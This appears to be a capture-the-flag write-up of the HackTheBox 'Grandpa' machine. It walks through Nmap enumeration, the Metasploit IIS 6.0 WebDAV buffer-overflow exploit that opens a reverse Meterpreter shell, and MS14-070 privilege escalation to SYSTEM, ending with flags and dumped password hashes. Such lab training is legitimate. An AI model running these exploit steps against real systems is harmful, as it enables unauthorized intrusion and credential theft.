[HackTheBox] Grandpa

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Overview

This is a writeup for HTB VM `Grandpa`. Here's an overview of the `enumeration → exploitation → privilege escalation` process:

Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Mon Nov  4 15:43:14 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪   --version-all -oN
   ↪   /root/toolbox/writeups/htb.grandpa/results/10.10.10.14/scans/_quick_tcp_nmap.txt -oX
   ↪   /root/toolbox/writeups/htb.grandpa/results/10.10.10.14/scans/xml/_quick_tcp_nmap.xml
   ↪   10.10.10.14
2  Nmap scan report for 10.10.10.14
3  Host is up, received user-set (0.057s latency).
4  Scanned at 2019-11-04 15:43:15 PST for 23s
5  Not shown: 999 filtered ports
6  Reason: 999 no-responses
7  PORT   STATE SERVICE REASON         VERSION
8  80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
9  | http-methods:
10 |   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST
   ↪   MOVE MKCOL PROPPATCH
11 |_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
   ↪   PROPPATCH
12 |_http-server-header: Microsoft-IIS/6.0
13 |_http-title: Under Construction
14 | http-webdav-scan:
15 |   Server Type: Microsoft-IIS/6.0
16 |   WebDAV type: Unkown
17 |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
   ↪   PROPPATCH, LOCK, UNLOCK, SEARCH
18 |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
19 |_  Server Date: Mon, 04 Nov 2019 23:43:43 GMT
20 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
21
22 Read data files from: /usr/bin/../share/nmap
23 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
24 # Nmap done at Mon Nov  4 15:43:38 2019 -- 1 IP address (1 host up) scanned in 23.46 seconds
```

2. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:

```
root@kali: ~/toolbox/data/writeups/htb.grandpa # ss microsoft iis 6.0
-------------------------------------------------------------------------------------------------  ----------------------------------------
 Exploit Title                                                                                   |  Path
                                                                                                 |  (/usr/share/exploitdb/)
-------------------------------------------------------------------------------------------------  ----------------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure                 |  exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service                            |  exploits/windows/dos/9587.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow                          |  exploits/windows/remote/9541.pl
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities                                         |  exploits/windows/remote/19033.txt
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)          |  exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service                                     |  exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)                                      |  exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)                                      |  exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)                                  |  exploits/windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)                                    |  exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow                         |  exploits/windows/remote/41738.py
-------------------------------------------------------------------------------------------------  ----------------------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.grandpa #
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports

```
1  80/tcp  |  http  |  Microsoft IIS httpd 6.0
```

Phase #2: Exploitation

1. We decide to use the Metasploit `windows/iis/iis_webdav_scstoragepathfromurl` exploit and it successfully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   MAXPATHLENGTH   60               yes       End of physical path brute force
   MINPATHLENGTH   3                yes       Start of physical path brute force
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST           10.10.10.14      yes       The target address
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI       /                yes       Path of IIS 6 web application
   VHOST                            no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86


msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Figure 3: writeup.exploitation.steps.1.1

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (179779 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.14:1031) at 2019-11-04 16:14:40 -0800

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

Figure 4: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1  ntauth/network@GRANPA> id
2  NT AUTHORITY\NETWORK SERVICE
3  ntauth/network@GRANPA>
4  ntauth/network@GRANPA> uname
5  Computer        : GRANPA
```

```
 6   OS              : Windows .NET Server (Build 3790, Service Pack 2).
 7   Architecture    : x86
 8   System Language : en_US
 9   Domain          : HTB
10   Logged On Users : 3
11   Meterpreter     : x86/windows
12   ntauth/network@GRANPA>
13   ntauth/network@GRANPA> ifconfig
14   Ethernet adapter Local Area Connection:
15    Connection-specific DNS Suffix  . :
16    IP Address. . . . . . . . . . . . : 10.10.10.14
17    Subnet Mask . . . . . . . . . . . : 255.255.255.0
18    Default Gateway . . . . . . . . . : 10.10.10.2
19   ntauth/network@GRANPA>
20   ntauth/network@GRANPA> users
21   Administrator
22   Harry
```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like `getuid`, we have to migrate to a different process. We find the PID for process `davcdata.exe` and migrate to it:

Figure 5: writeup.privesc.steps.1.1

2. We can now use the Metasploit `multi/recon/local_exploit_suggester` module to look for privesc options:

Figure 6: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the `windows/local/ms14_070_tcpip_ioctl` module worked and provided an elevated session:

```
msf exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    3                yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2


msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > exploit

[*] Started reverse TCP handler on 192.168.92.183:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 7: writeup.privesc.steps.3.1

```
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
meterpreter > shell
Process 3752 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . . . . . . . . : 10.10.10.14
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . : 10.10.10.2

C:\WINDOWS\system32>
```

Figure 8: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to comeplete the challenge:

```
1  cat "C:\Documents and Settings\Harry\Desktop\user.txt"
2  cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
```

```
meterpreter > cat "C:\Documents and Settings\Harry\Desktop\user.txt"
bdff5ec67c3cff017f2bedc146a5d869meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
9359e905a2c35f861f6a57cecf28bb7bmeterpreter >
meterpreter >
```

Figure 9: writeup.privesc.steps.4.1

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Loot

Hashes

```
1  Administrator:500:0a70918d669baeb307012642393148ab:34dec8a1db14cdde2a................
2  ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589................
3  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c...............
4  Harry:1008:93c50499355883d1441208923e8628e6:031f5563e0ac4ba538e...............
5  IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7................
6  IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615................
7  SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e..................
```

Flags

```
1  C:\Documents and Settings\Harry\Desktop\user.txt: bdff5ec67c3cff01...............
2  C:\Documents and Settings\Administrator\Desktop\root.txt: 9359e905a2c35f..................
```

References

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